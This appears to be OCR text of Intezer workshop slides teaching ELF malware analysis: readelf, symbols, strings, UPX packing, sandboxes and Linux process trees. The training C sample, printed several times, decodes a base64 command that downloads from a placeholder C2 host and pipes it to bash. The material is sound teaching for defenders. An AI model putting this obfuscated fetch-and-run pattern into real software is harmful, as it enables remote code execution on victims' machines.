


ELF Malware Analysis 101

Nicole Fishbein & Avigayil Mechtinger

INTEZER

Who Are We

Nicole Fishbein

Security researcher | Intezer

@NicoleFishi19

nicole@intezer.com

Avigayil Mechtinger

Product manager | Intezer


@AbbyMCH

avigayil@intezer.com


Agenda

1. Intro to Linux malware
2. Environment preparation
3. Initial analysis
4. Advanced analysis
5. Real-life exercise
6. Summarize

ELF Malware Threat Landscape




2%
Desktop




90%
Cloud

ELF Malware Threat Landscape



Backdoors


Coin Miners



Botnets


Ransomware

ELF Malware Threat Landscape




How Does ELF Malware Infect Systems?


1. Vulnerability exploit
2. Misconfiguration
3. Use of valid credentials
4. Supply chain attack



INTEZER

Why Linux Malware is Off the Radar?





Mac OS, you can still install anti-virus software. Check in the software installer or search online; a number of applications are available.

The Threat is Real

Vermilion Strike: Linux and Windows Re-

Rocke Group Actively Targeting the Cloud: Wants Your SSH Keys

Written by **Nicole Fishbein** - 6 April 2021

Before We Start

1. Linux is used broadly
2. The threat is real and emerging
3. Lack of ELF malware visibility

Environment Preparation

1. *Turn on Linux VM*
2. Run: *git clone https://github.com/intezer/ELF-Malware-Analysis-101.git*
3. Run: *cd ELF-Malware-Analysis-101*
4. Run: *chmod -R u+x workshop/*
5. Run:
    a. *sudo apt-get install upx*
    b. *sudo apt-get install wireshark*

INTEZER

Initial Analysis

What is it?

- Gather information about the sample
- Decide if you should spend more time on a deeper analysis of the sample

ELF Format Static Components

```c
#include <stdio.h>
#include <stdlib.h>

char google_dns_ping[50] = "ping -c 3 -w 2 8.8.8.8";
char some_string[100]= "echo d2dldCBodHRwOi8vc29tZW5vbmV4aXRpbmdjbmNbLl1jb20vbWFsd2FyZS5hcHA=|base64 -d |bash";

int ping_google_dns(){
    char output[500];
    int lines_counter = 0;
    char path[1035];
    FILE* fp = popen(google_dns_ping,"r");
    while (fgets(path, sizeof(path), fp) !=NULL){
      lines_counter++;
}
   return lines_counter;
}

int main()
{
  int length = ping_google_dns();
 if (length > 5){
  system("apt-get install wget");
  system(some_string);
  return 1;
}

printf("hello world\n");
  return 1;
}
```

ELF Header


General data about the binary

- The binary's entry point
- 32 bit or 64 bit
- The location of the program headers table

readelf -h training-sample

```
ELF Header:
  Magic:   7f 45 4c 46 02 01 01 00 00 00 00 00 00 00 00 00
  Class:                             ELF64
  Data:                              2's complement, little endian
  Version:                           1 (current)
  OS/ABI:                            UNIX - System V
  ABI Version:                       0
  Type:                              DYN (Shared object file)
  Machine:                           Advanced Micro Devices X86-64
  Version:                           0x1
  Entry point address:               0x680
  Start of program headers:          64 (bytes into file)
  Start of section headers:          6928 (bytes into file)
```

Static vs Dynamic Linking



Symbols

- What are symbols?
- .dynsym and .symtab

readelf -s training-sample

```
Symbol table '.dynsym' contains 11 entries:
   Num:    Value          Size Type    Bind   Vis      Ndx Name
     0: 0000000000000000     0 NOTYPE  LOCAL  DEFAULT  UND
     1: 0000000000000000     0 NOTYPE  WEAK   DEFAULT  UND _ITM_deregisterTMCloneTab
     2: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND puts@GLIBC_2.2.5 (2)
     3: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND __stack_chk_fail@GLIBC_2.4 (3)
     4: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND system@GLIBC_2.2.5 (2)
     5: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND __libc_start_main@GLIBC_2.2.5 (2)
     6: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND fgets@GLIBC_2.2.5 (2)
     7: 0000000000000000     0 NOTYPE  WEAK   DEFAULT  UND __gmon_start__
     8: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND popen@GLIBC_2.2.5 (2)
     9: 0000000000000000     0 NOTYPE  WEAK   DEFAULT  UND _ITM_registerTMCloneTable
    10: 0000000000000000     0 FUNC    WEAK   DEFAULT  UND __cxa_finalize@GLIBC_2.2.5 (2)

Symbol table '.symtab' contains 70 entries:
   Num:    Value          Size Type    Bind   Vis      Ndx Name
     0: 0000000000000000     0 NOTYPE  LOCAL  DEFAULT  UND
```

Symbols

```
1  #include <stdio.h>
2  #include <stdlib.h>
3
4  char google_dns_ping[50] = "ping -c 3 -w 2 8.8.8.8";
5  char some_string[100]= "echo d2dldCBodHRwOi8vc29tZW5vbmV4aXRpbmdjbmNbLl1jb20vbWFsd2FyZS5hcHA=|base64 -d |bash";
6
7  int ping_google_dns(){
8      char output[500];
9      int lines_counter = 0;
10     char path[1035];
11     FILE* fp = popen(google_dns_ping,"r");
12     while (fgets(path, sizeof(path), fp) !=NULL){
13       lines_counter++;
14 }
15    return lines_counter;
16 }
17
18 int main()
19 {
20   int length = ping_google_dns();
21  if (length > 5){
22   system("apt-get install wget");
23   system(some_string);
24   return 1;
25 }
26
27 printf("hello world\n");
28   return 1;
29 }
```

readelf -s training-sample | grep FUNC

```
 2: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND puts@GLIBC_2.2.5 (2)
 3: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND __stack_chk_fail@GLIBC_2.4 (3)
 4: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND system@GLIBC_2.2.5 (2)
 5: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND __libc_start_main@GLIBC_2.2.5 (2)
 6: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND fgets@GLIBC_2.2.5 (2)
 8: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND popen@GLIBC_2.2.5 (2)
10: 0000000000000000     0 FUNC    WEAK   DEFAULT  UND __cxa_finalize@GLIBC_2.2.5 (2)
27: 00000000000006b0     0 FUNC    LOCAL  DEFAULT   14 deregister_tm_clones
28: 00000000000006f0     0 FUNC    LOCAL  DEFAULT   14 register_tm_clones
29: 0000000000000740     0 FUNC    LOCAL  DEFAULT   14 __do_global_dtors_aux
32: 0000000000000780     0 FUNC    LOCAL  DEFAULT   14 frame_dummy
43: 00000000000008d0     2 FUNC    GLOBAL DEFAULT   14 __libc_csu_fini
46: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND puts@@GLIBC_2.2.5
48: 00000000000008d4     0 FUNC    GLOBAL DEFAULT   15 _fini
49: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND __stack_chk_fail@@GLIBC_2
51: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND system@@GLIBC_2.2.5
52: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND __libc_start_main@@GLIBC_
53: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND fgets@@GLIBC_2.2.5
58: 0000000000000860   101 FUNC    GLOBAL DEFAULT   14 __libc_csu_init
60: 0000000000000680    43 FUNC    GLOBAL DEFAULT   14 _start
63: 000000000000080d    77 FUNC    GLOBAL DEFAULT   14 main
64: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND popen@@GLIBC_2.2.5
67: 000000000000078a   131 FUNC    GLOBAL DEFAULT   14 ping_google_dns
68: 0000000000000000     0 FUNC    WEAK   DEFAULT  UND __cxa_finalize@@GLIBC_2.2
69: 00000000000005f0     0 FUNC    GLOBAL DEFAULT   11 _init
```

Symbols

```
1  #include <stdio.h>
2  #include <stdlib.h>
3
4  char google_dns_ping[50] = "ping -c 3 -w 2 8.8.8.8";
5  char some_string[100]= "echo d2dldCBodHRwOi8vc29tZW5vbmV4aXRpbmdjbmNbLl1jb20vbWFsd2FyZS5hcHA=|base64 -d |bash";
6
7  int ping_google_dns(){
8      char output[500];
9      int lines_counter = 0;
10     char path[1035];
11     FILE* fp = popen(google_dns_ping,"r");
12     while (fgets(path, sizeof(path), fp) !=NULL){
13       lines_counter++;
14 }
15    return lines_counter;
16 }
17
18 int main()
19 {
20   int length = ping_google_dns();
21  if (length > 5){
22   system("apt-get install wget");
23   system(some_string);
24   return 1;
25 }
26
27 printf("hello world\n");
28   return 1;
29 }
```

readelf -s training-sample | grep OBJECT

```
30: 00000000002010c4     1 OBJECT  LOCAL  DEFAULT   24 completed.7698
31: 0000000000200da0     0 OBJECT  LOCAL  DEFAULT   20 __do_global_dtors_aux_fin
33: 0000000000200d98     0 OBJECT  LOCAL  DEFAULT   19 __frame_dummy_init_array_
36: 0000000000000a74     0 OBJECT  LOCAL  DEFAULT   18 __FRAME_END__
39: 0000000000200da8     0 OBJECT  LOCAL  DEFAULT   21 _DYNAMIC
42: 0000000000200f98     0 OBJECT  LOCAL  DEFAULT   22 _GLOBAL_OFFSET_TABLE_
50: 0000000000201020    50 OBJECT  GLOBAL DEFAULT   23 google_dns_ping
56: 0000000000201008     0 OBJECT  GLOBAL HIDDEN    23 __dso_handle
57: 00000000000008e0     4 OBJECT  GLOBAL DEFAULT   16 _IO_stdin_used
62: 0000000000201060   100 OBJECT  GLOBAL DEFAULT   23 some_string
65: 00000000002010c8     0 OBJECT  GLOBAL HIDDEN    23 __TMC_END__
```

Segments (Program Headers) and Sections

- **Segments** describe the binary's memory layout and they are necessary for execution

- **Sections** contains information needed for linktime and are **not** necessary for execution

Segments (Program H

readelf -l training-sample

```
Elf file type is DYN (Shared object file)
Entry point 0x680
There are 9 program headers, starting at offset 64

Program Headers:
  Type           Offset             VirtAddr           PhysAddr
                 FileSiz            MemSiz              Flags  Align
  PHDR           0x0000000000000040 0x0000000000000040 0x0000000000000040
                 0x00000000000001f8 0x00000000000001f8  R      0x8
  INTERP         0x0000000000000238 0x0000000000000238 0x0000000000000238
                 0x000000000000001c 0x000000000000001c  R      0x1
      [Requesting program interpreter: /lib64/ld-linux-x86-64.so.2]
  LOAD           0x0000000000000000 0x0000000000000000 0x0000000000000000
                 0x0000000000000a78 0x0000000000000a78  R E    0x200000
  LOAD           0x0000000000000d98 0x0000000000200d98 0x0000000000200d98
                 0x000000000000032c 0x0000000000000330  RW     0x200000
  DYNAMIC        0x0000000000000da8 0x0000000000200da8 0x0000000000200da8
                 0x00000000000001f0 0x00000000000001f0  RW     0x8
  NOTE           0x0000000000000254 0x0000000000000254 0x0000000000000254
                 0x0000000000000044 0x0000000000000044  R      0x4
  GNU_EH_FRAME   0x0000000000000908 0x0000000000000908 0x0000000000000908
                 0x0000000000000044 0x0000000000000044  R      0x4
  GNU_STACK      0x0000000000000000 0x0000000000000000 0x0000000000000000
                 0x0000000000000000 0x0000000000000000  RW     0x10
  GNU_RELRO      0x0000000000000d98 0x0000000000200d98 0x0000000000200d98
                 0x0000000000000268 0x0000000000000268  R      0x1

 Section to Segment mapping:
 Segment Sections...
  00
  01     .interp
  02     .interp .note.ABI-tag .note.gnu.build-id .gnu.hash .dynsym .dynstr
plt .plt.got .text .fini .rodata .eh_frame_hdr .eh_frame
  03     .init_array .fini_array .dynamic .got .data .bss
  04     .dynamic
  05     .note.ABI-tag .note.gnu.build-id
  06     .eh_frame_hdr
  07
  08     .init_array .fini_array .dynamic .got
```


Segments (Program Headers) and Sections

Packed file segment table:

```
Program Headers:
  Type           Offset             VirtAddr           PhysAddr
                 FileSiz            MemSiz              Flags  Align
  LOAD           0x0000000000000000 0x0000000000400000 0x0000000000400000
                 0x000000000004b4bb 0x000000000004b4bb  R E    0x200000
  LOAD           0x0000000000000680 0x00000000006bf680 0x00000000006bf680
                 0x0000000000000000 0x0000000000000000  RW     0x1000
  GNU_STACK      0x0000000000000000 0x0000000000000000 0x0000000000000000
                 0x0000000000000000 0x0000000000000000  RW     0x10
```

Segments (Program Headers) and Sections

Compiled with Pyinstaller:



Stripped Files

```
objcopy -S training-sample training-sample-stripped
```

```
readelf -s training-sample-stripped
```

INTEZER

Questions?

File’s Output

Simply running the file in a VM.

Strings

Classic, basic & highly effective.

- Declared chars
- Symbols & other strings that are related to the file format

```
strings training-sample > str.txt
```

Strings - What Will We Look For?

- Network related strings
- Encoded strings (base64, hex)
- Paths
- Commands

```
echo d2dldCBodHRwOi8vc29tZW5vbmV4aXRpbmdjbmNbLl1jb20vbWFsd2FyZS5hcHA=|base64 -d |bash;
```

base64 decode

```
wget http://somenonexitingcnc[.]com/malware.app
```

cisa.gov/uscert/ncas/analysis-reports/ar20-133a

C2F150DBE9A8EFB72DC46416CA29ACDBAE6FD4A2AF16B27F153EAABD4772A2A1
1678327C5F36074CF5F18D1A92C2D9FEA9Bf
C0EE19D7545F98FCD15725A3D9F0DBD0F35
9E4BD9676BB3460BE68BA4559A824940A39
EEE38C632C62CA95B5C66F8D39A18E23B91
F6E1A146543D2903146698DA5698B2A21420

Variant C
37BB27F4EB40B8947E184AFDDBA019001C1
E6FC788B5FF7436DA4450191A003966A68E2
284BC471647F951C79E3E333B2B19AA37F84
A1CDB784100906D0AC895297C5A0959AB21

Variant D
B4BF6322C67A23553D5A9AF6FCD9510EB61

Variant E
134B082B418129FFA390FBEE1568BD9510C5

Variant F
0A763DA26A67CB2B09A3AE6E1AC07828065I
1884DDC53EF66488CA8FC641B438895FCAADA77C15210118465377C63223B3BC
C24C322F4535DEF3F8D1579C39F2F9E323787D15B96E2EE457C38925EFFE2D39

CYBERSECURITY & INFRASTRUCTURE SECURITY AGENCY

Alerts and Tips Resources

National Cyber Awareness System > Analysis Reports > MAR-10288834-1.v1 – North Korean Remote Access Tool: COPPER

Malware Analysis Report (AR20-133A)

MAR-10288834-1.v1 – North Korean Remote Access Tool: COPPERHEDGE

Original release date: May 12, 2020

Print Tweet Send Share

Submitted Files (22)

0a763da26a67cb2b09a3ae6e1ac07828065eb980e452ce7d3354347976038e7e (171B9135540F89BF727B690B9E587A...)

134b082b418129ffa390fbee1568bd9510c54bfdd0e6b1f36bc7b8f867e56283 (633BD738AE63B6CE9C2A48CBDDD154...)

1678327c5f36074cf5f18d1a92c2d9fea9bfae6c245eaad01640fd75af4d6c11 (86D3C1B354CE696E454C42D8DC6DF1...)

1884ddc53ef66488ca8fc641b438895fcaada77c15210118465377c63223b3bc (22F8D2A0C8D9B54A553FCA1B2393B2...)

1faaa939087c3479441d9f9c83a80ac7ec9b929e626cb34a7417be9ff0316ff7 (667CF9E8EC1DAC7812F92BD77AF702...)

284bc471647f951c79e3e333b2b19aa37f84cc39b55441a82e2a5f7319131fac (DB590EA77A92AE6435E2EC954D065E...)


37bb27f4eb40b8947e184afddba019001c12f97588e7f596ab6bc07f7c152602 (A8B6EC51ED88C0329FD3329CB615BB...)

3ff4ebae6c255d4ae6b747a77f2821f2b619825c7789c7ee5338da5ecb375395 (A7C804B62AE93D708478949F498342...)

4838f85499e3c68415010d4f19e83e2c9e3f2302290138abe79c380754f97324 (EB6275A24D047E3BE05C2B4E5E5070...)

Code Reuse

Example: Rekoobe sample had 0 detections in VirusTotal.



Packers

- What’s a packer?
- Why they are used?
- VMprotect, elfuck, ps2-packer
- Ezuri
- UPX

UPX Pack & Unpack

```
gcc -static training_sample.c -o training-sample-static
```

```
upx -9 training-sample-static -o training-sample-static-packed
```

```
readelf -a training-sample-static-packed
```


```
Strings training-sample-static-packed | grep upx
```

```
upx -d training-sample-static-packed
```

INTEZER

Questions?

Let’s Practice!



INTEZER

Initial Analysis Practice

- Is this malicious?
- Has anyone studied it before?
- What it is?

Hints:

- readelf
- upx
- Strings
- Google ;)

Advanced Analysis - Dynamic Analysis

- What it is?
- When to use dynamic analysis?

Static Analysis vs **Dynamic Analysis**

Advanced Analysis

Important!!

1. Use a VM!
2. Save a clean snapshot before you start the analysis
3. Don’t connect the VPN to your network
    a. Use a VPN

Sandboxes

- VIrtual Machines (VMware, VirtualBox) - Local
- Online sandboxes:
  - Hybrid-Analysis – Online
  - Hatching-Triage – Online
  - LiSa – Open-source

Linux Processes

- Every inst
- Each proc

Commands:

- ps
- top

```
root@ubuntu:~# ps aux
USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root           1  0.0  0.0 160164  9516 ?        Ss   16:13   0:03 /sbin/init splash
root           2  0.0  0.0      0     0 ?        S    16:13   0:00 [kthreadd]
root           3  0.0  0.0      0     0 ?        I<   16:13   0:00 [rcu_gp]
root           4  0.0  0.0      0     0 ?        I<   16:13   0:00 [rcu_par_gp]
root           6  0.0  0.0      0     0 ?        I<   16:13   0:00 [kworker/0:0H-kb]
root           9  0.0  0.0      0     0 ?        I<   16:13   0:00 [mm_percpu_wq]
root          10  0.0  0.0      0     0 ?        S    16:13   0:00 [ksoftirqd/0]
root          11  0.0  0.0      0     0 ?        I    16:13   0:00 [rcu_sched]
root          12  0.0  0.0      0     0 ?        S    16:13   0:00 [migration/0]
root          13  0.0  0.0      0     0 ?        S    16:13   0:00 [idle_inject/0]
root          14  0.0  0.0      0     0 ?        S    16:13   0:00 [cpuhp/0]
root          15  0.0  0.0      0     0 ?        S    16:13   0:00 [kdevtmpfs]
root          16  0.0  0.0      0     0 ?        I<   16:13   0:00 [netns]
root          17  0.0  0.0      0     0 ?        S    16:13   0:00 [rcu_tasks_kthre]
root          18  0.0  0.0      0     0 ?        S    16:13   0:00 [kauditd]
root          19  0.0  0.0      0     0 ?        S    16:13   0:00 [khungtaskd]
root          20  0.0  0.0      0     0 ?        S    16:13   0:00 [oom_reaper]
root          21  0.0  0.0      0     0 ?        I<   16:13   0:00 [writeback]
root          22  0.0  0.0      0     0 ?        S    16:13   0:00 [kcompactd0]
root          23  0.0  0.0      0     0 ?        SN   16:13   0:00 [ksmd]
root          24  0.0  0.0      0     0 ?        SN   16:13   0:00 [khugepaged]
root         116  0.0  0.0      0     0 ?        I<   16:13   0:00 [kintegrityd]
root         117  0.0  0.0      0     0 ?        I<   16:13   0:00 [kblockd]
root         118  0.0  0.0      0     0 ?        I<   16:13   0:00 [blkcg_punt_bio]
root         119  0.0  0.0      0     0 ?        I<   16:13   0:00 [tpm_dev_wq]
```

Linux Processes - The proc Filesystem

- The “proc” filesystem is a pseudo-filesystem provided by the Linux kernel
- Usually mounted under /proc

Linux Processes - The proc Filesystem

ping 8.8.8.8

pidof ping

cd /proc/#

```
root@ubntu:~# pidof ping
14568
root@ubntu:~# cd /proc/14568
root@ubntu:/proc/14568# ls
arch_status      environ     mountinfo      personality   statm
attr             exe         mounts         projid_map    status
autogroup        fd          mountstats     root          syscall
auxv             fdinfo      net            sched         task
cgroup           gid_map     ns             schedstat     timers
clear_refs       io          numa_maps      sessionid     timerslack_ns
cmdline          limits      oom_adj        setgroups     uid_map
comm             loginuid    oom_score      smaps         wchan
coredump_filter  map_files   oom_score_adj  smaps_rollup
cpuset           maps        pagemap        stack
cwd              mem         patch_state    stat
```

Linux Processes - Process Tree

- Insights about what is running on a machine
- A single executable can create more than one process on the machine

Linux Processes - Process Tree

Scenarios for process creations:

1. Other process creation
2. Forks
3. Threads

Linux Processes - Process Tree

Other process creation

```c
#include <stdlib.h>

void main()
{
  system("ping 8.8.8.8");
}
```

ping-google-dns.c

./ping-google-dns

```
root@ubntu:~# pstree | grep ping-google-dns
        |         |                    |-bash---ping-google-dns---sh---ping
```

Linux Processes - Process Tree

Forks

```c
#include <unistd.h>
#include <stdlib.h>

void main() {
   fork();
   system("ping 8.8.8.8");
}
```

ping-google-dns-fork.c

./ping-google-dns-fork

```
root@ubntu:~# pstree | grep ping-google-dns
        |         |                 |-bash---ping-google-dns-+-ping-google-dns---sh---ping
root@ubntu:~# pidof ping-google-dns
15223 15222
```

Linux Processes - Process Tree

Threads

```c
#include <stdlib.h>
#include <pthread.h>
#include <stdio.h>
#include <unistd.h>
pthread_t tid[3];


void* print_something(void *arg){
printf("Threading..\n");
